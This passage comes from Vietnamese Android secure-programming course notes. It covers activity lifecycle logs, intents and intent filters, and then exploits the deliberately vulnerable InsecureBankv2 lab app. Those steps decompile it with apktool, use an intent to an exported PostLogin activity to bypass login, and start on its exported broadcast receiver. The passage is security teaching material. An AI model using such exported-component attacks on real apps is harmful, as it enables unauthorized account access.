- ⇒ Ta đang gọi activity lock phone (khác) do đó activity của ta không còn được focus nữa `onPause()` được gọi;
- ⇒ Sau khi lock rồi không còn hiện activity nữa nên `onStop()`;

Thử nhấn button power để mở lock phone

The screenshot shows the Logcat window with the following details:

- Device: Custom Phone Android 8.0.0, AF
- Logcat filter: com.example.myapplicationactivity
- Log level: Info
- Logs:
 - 2021-04-18 11:57:04.940 2993-3018/com.example.myapplicationactivity E/eglCodecCommon: goldfish_dma_create_
 - 2021-04-18 12:00:31.359 2993-2993/com.example.myapplicationactivity I/AndroidMobile: === onPause() ===
 - ↓ 2021-04-18 12:00:31.400 2993-2993/com.example.myapplicationactivity I/AndroidMobile: === onStop() ===
 - ↑ 2021-04-18 12:03:28.658 2993-2993/com.example.myapplicationactivity I/icationactivity: type=1400 audit(0.0)
 - ↓ 2021-04-18 12:03:28.662 2993-2993/com.example.myapplicationactivity I/AndroidMobile: == onStart() ===
 - 2021-04-18 12:03:28.676 2993-2993/com.example.myapplicationactivity I/AndroidMobile: === onResume() ===

- ⇒ `onStart()` và `onResume()` xuất hiện???

Khi tắt app

The screenshot shows the Logcat window with the following details:

- Device: Custom Phone Android 8.0.0, AF
- Logcat filter: com.example.myapplicationactivity
- Log level: Info
- Logs:
 - 2021-04-18 12:05:11.416 2993-2993/com.example.myapplicationactivity I/AndroidMobile: === onPause() ===
 - 2021-04-18 12:05:11.933 2993-3018/com.example.myapplicationactivity E/eglCodecCommon: goldfish_dma_create_regio
 - 2021-04-18 12:05:12.371 2993-2993/com.example.myapplicationactivity I/AndroidMobile: === onStop() ===
 - 2021-04-18 12:05:17.266 2993-2993/com.example.myapplicationactivity I/AndroidMobile: === onDestroy() ===

C.4 Intent & Intent Filter


Intent & Intent Filter? (<https://developer.android.com/guide/components/intents-filters>)

- ⇒ Hiểu nôm na là lời nhắn, các thành phần trong Android sử dụng lời nhắn để gọi nhau.


Có 2 loại Intent là *Explicit* và *Implicit*

- **Explicit Intent:** dùng để gọi nội bộ ứng dụng, thường là activity A gọi activity B.

```
Intent i = new Intent(FirstActivity.class, SecondActivity.class);
startActivity(i);
```



- **Implicit Intent:** thường không cần tên của target. Implicit được sử dụng để gọi các thành phần của app khác.



- [1] Activity A tạo 1 intent với 1 lời mời “mời gọi đối tượng” cụ thể rồi gọi hàm startActivity()
- [2] Android System tự tìm ra các app có các đối tượng được định nghĩa trong “intent filter” của app khác.
- [3] Khi tìm ra được rồi => Hệ thống gọi activity (Activity B) bằng cách gọi onCreate() method của nó và đem vào Intent.

@Override

```

protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    Intent read_contact=new Intent();
    read_contact.setAction(android.content.Intent.ACTION_VIEW);
    read_contact.setData(ContactsContract.Contacts.CONTENT_URI);
    startActivity(read_contact);
}
  
```

}

⇒ Có phải thích gọi là gọi?

Hệ điều hành Android sử dụng intent filter để định nghĩa Activities, Services và Broadcast receivers bài được gọi.

Tag `<intent-filter>` trong tập tin `AndroidManifest.xml` để định nghĩa

```

<activity android:name=".MainActivity">
    <intent-filter android:scheme="http">
        <action android:name="android.intent.action.VIEW"></action>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.DEFAULT"></category>
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>

```

- ⇒ Activity của app khác có thể gọi `android.intent.action.VIEW` hoặc `android.intent.category.LAUNCHER`, `android.intent.category.DEFAULT`.
- ⇒ `android:scheme="http"` định nghĩa kiểu activity được gọi lên, ở đây là http

C.5 Exploit Activity

- Tạo một ứng dụng có thể exploit ứng dụng khác.
- Bài trước bypass được login bằng cách gọi trực tiếp vào activity `PostLogin` bằng lệnh “am” => Nhưng cần phải root máy, mới có terminal để chạy, ví dụ trường hợp không root được máy?

`apktool -d InsecureBankv2.apk`

```

apktool d InsecureBankv2.apk
I: Using Apktool 2.4.1 on InsecureBankv2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/phaphajian/Library/ apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

```

Đọc tập tin `AndroidManifest.xml`

Session 5: Lập trình an toàn ứng dụng Android cơ bản

```

cat AndroidManifest.xml
13:53:32

<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.android.insecurebankv2" platformBuildVersionCode="22" platformBuildVersionName="5.1.1-1819727">
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.USE_CREDENTIALS"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.READ_PROFILE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<androideuses-permission android:maxSdkVersion="18" android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<androideuses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-feature android:glEsVersion="0x00020000" android:required="true"/>
<application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:theme="@android:style/Theme.Holo.Light.DarkActionBar">
    <activity android:label="@string/app_name" android:name="com.android.insecurebankv2.LoginActivity">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
    <activity android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity" android:windowSoftInputMode="adjustNothing|stateVisible"/>
    <activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin"/>
    <activity android:exported="true" android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin"/>
    <activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin"/>
    <activity android:exported="true" android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer"/>
    <activity android:exported="true" android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement"/>
    <provider android:authorities="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:name="com.android.insecurebankv2.TrackUserContentProvider"/>
    <receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
        ...
    </receiver>
</application>

```

⇒ Tìm activity PostLogin?

```

<activity android:label="@string/title_activity_file_pref"
    android:name="com.android.insecurebankv2.FilePrefActivity"
    android:windowSoftInputMode="adjustNothing|stateVisible"/>

    <activity android:label="@string/title_activity_do_login"
        android:name="com.android.insecurebankv2.DoLogin"/>

    <activity android:exported="true" android:label="@string/title_activity_post_login"
        android:name="com.android.insecurebankv2.PostLogin"/>

    <activity android:label="@string/title_activity_wrong_login"
        android:name="com.android.insecurebankv2.WrongLogin"/>

    <activity android:exported="true" android:label="@string/title_activity_do_transfer"
        android:name="com.android.insecurebankv2.DoTransfer"/>

    <activity android:exported="true"
        android:label="@string/title_activity_view_statement"
        android:name="com.android.insecurebankv2.ViewStatement"/>

```

⇒ android:exported="true" ???

<https://developer.android.com/guide/topics/manifest/activity-element>


android:exported

This element sets whether the activity can be launched by components of other applications — " true " if it can be, and " false " if not. If " false ", the activity can be launched only by components of the same application or applications with the same user ID.


⇒ Là app khác có thể call activity này.

Mở Android Studio tạo Empty Project

Vào tập tin *activity_main.xml* rồi kéo Button vào giao diện



Chạy thử app



Trở lại *MainActivity.java*, Ta định nghĩa Button vừa tạo.

Sau đó code chức năng cho button.

```
mButton.setOnClickListener(new View.OnClickListener() {
    @Override
    public void onClick(View v) {
        }
});
```

Code như thế này, thêm log để xem chạy được không




```

activity_main.xml <-- MainActivity.java <-
1 package com.example.exploitactivity;
2
3 import ...
4
5
6 public class MainActivity extends AppCompatActivity {
7
8     @Override
9     protected void onCreate(Bundle savedInstanceState) {
10        super.onCreate(savedInstanceState);
11        setContentView(R.layout.activity_main);
12        Button mButton = (Button) findViewById(R.id.button);
13        mButton.setOnClickListener(new View.OnClickListener() {
14            @Override
15            public void onClick(View v) {
16                Log.i("Sai gon", "dau long qua");
17            }
18        });
19    }
20}
21
22
23
24

```

Sau đó nhấn Button có kết quả sau:



```

Logcat
Custom Phone Android 8.0.0, AF com.example.exploitactivity (3812) Info
logcat
2021-04-19 13:44:47.114 3812-3856/com.example.exploitactivity I/vndksupport: sphal namespace is not
2021-04-19 13:44:47.130 3812-3856/com.example.exploitactivity E/eglCodecCommon: goldfish_dma_create
2021-04-19 13:44:49.370 3812-3812/com.example.exploitactivity I/Sai gon: dau long qua
2021-04-19 13:44:49.529 3812-3812/com.example.exploitactivity I/Sai gon: dau long qua
2021-04-19 13:44:49.544 3812-3812/com.example.exploitactivity I/Sai gon: dau long qua
2021-04-19 13:44:52.205 3812-3812/com.example.exploitactivity I/Sai gon: dau long qua

```

Giờ thêm code exploit, gửi intent đến *PostLogin activity*.

```

Intent intent = new Intent(Intent.ACTION_SEND);
intent.setClassName("com.android.insecurebankv2","com.android.insecurebankv2.PostLogin");
startActivity(intent);

```

```

1 package com.example.exploitactivity;
2
3 import androidx.appcompat.app.AppCompatActivity;
4 import android.content.Intent;
5 import android.os.Bundle;
6 import android.util.Log;
7 import android.view.View;
8 import android.widget.Button;
9
10 public class MainActivity extends AppCompatActivity {
11
12     @Override
13     protected void onCreate(Bundle savedInstanceState) {
14         super.onCreate(savedInstanceState);
15         setContentView(R.layout.activity_main);
16         Button mButton = (Button) findViewById(R.id.button);
17         mButton.setOnClickListener(new View.OnClickListener() {
18             @Override
19             public void onClick(View v) {
20                 Intent intent = new Intent(Intent.ACTION_SEND);
21                 intent.setClassName(packageName: "com.android.insecurebankv2", className: "com.android.insecurebankv2.PostLogin");
22                 startActivity(intent);
23             }
24         });
25     }
26 }

```

⇒ Build app và nhấn Button Exploit.

C.6 Broadcast Receivers

- Android *Broadcast Receivers* là một trong những thành phần chính của Android, dùng để lắng nghe các Broadcast events hoặc intents;
- Broadcast Receivers là lắng nghe (trả lời) các lời gọi từ hệ thống hoặc app khác;
- Khác với Activity, Broadcast Receivers không có interface để tương tác.

Code một chương trình lắng nghe lời gọi tới từ AIRPLANE_MODE

Định nghĩa class Broadcast, extends từ Broadcast Receivers

```

class Broadcast extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        Log.d(Broadcast.class.getSimpleName(), "Air Plane mode");
    }
}

```


Sau đó tạo đối tượng của lớp Broadcast trong onCreate(), nó sẽ lắng nghe các intent AIRPLANE_MODE, nếu user bật/tắt AIRPLANE_MODE, thì chương trình sẽ nghe được và thực hiện thao tác ghi log.

```

Broadcast broadcast = new Broadcast();
IntentFilter filter = new IntentFilter("android.intent.action.AIRPLANE_MODE");
registerReceiver(broadcast, filter);

```

Session 5: Lập trình an toàn ứng dụng Android cơ bản





```

1 package com.example.myapplicationbroadcast;
2
3 import ...
4
5 public class MainActivity extends AppCompatActivity {
6     private Broadcast broadcast;
7
8     @Override
9     protected void onCreate(Bundle savedInstanceState) {
10         super.onCreate(savedInstanceState);
11         setContentView(R.layout.activity_main);
12         broadcast = new Broadcast();
13         IntentFilter filter = new IntentFilter( action: "android.intent.action.AIRPLANE_MODE");
14         registerReceiver(broadcast, filter);
15     }
16
17     @Override
18     protected void onStop() {
19         super.onStop();
20         unregisterReceiver(broadcast);
21     }
22
23     class Broadcast extends BroadcastReceiver {
24         @Override
25         public void onReceive(Context context, Intent intent) {
26             Log.d(Broadcast.class.getSimpleName(), msg: "Air Plane mode");
27         }
28     }
29 }
30
31
32
33
34
35
36
37

```

Chạy app và bật/tắt AIRPLANE_MODE





C.7 Exploit Broadcast Receivers


Mục tiêu: Tạo được app exploit Broadcast Receivers của app khác.

Mở tập tin *AndroidManifest.xml* của *InsecureBankv.apk*.

```
<receiver android:exported="true"
    android:name="com.android.insecurebankv2.MyBroadCastReceiver">
    <intent-filter>
        <action android:name="theBroadcast"/>
    </intent-filter>
</receiver>
```


⇒ Đây là đoạn Broadcast Receiver, tên là “theBroadcast”, luồng xử lý sau khi broadcast này nhận được thông tin sẽ thực hiện trong *onReceiver()* của *MyBroadCastRecceiver*.

ChangePassword gửi các parameter đến *BroadcastReceivers*



onReceive() của class MyBroadcastReceiver

Session 5: Lập trình an toàn ứng dụng Android cơ bản



```

Work Space
com/android/insecurebankv2/ChangePassword.class x com/android/insecurebankv2/MyBroadCastReceiver.class x
Exact

FernFlower Decompiler - Editable: false ...
8 import android.telephony.SmsManager;
9 import android.util.Base64;
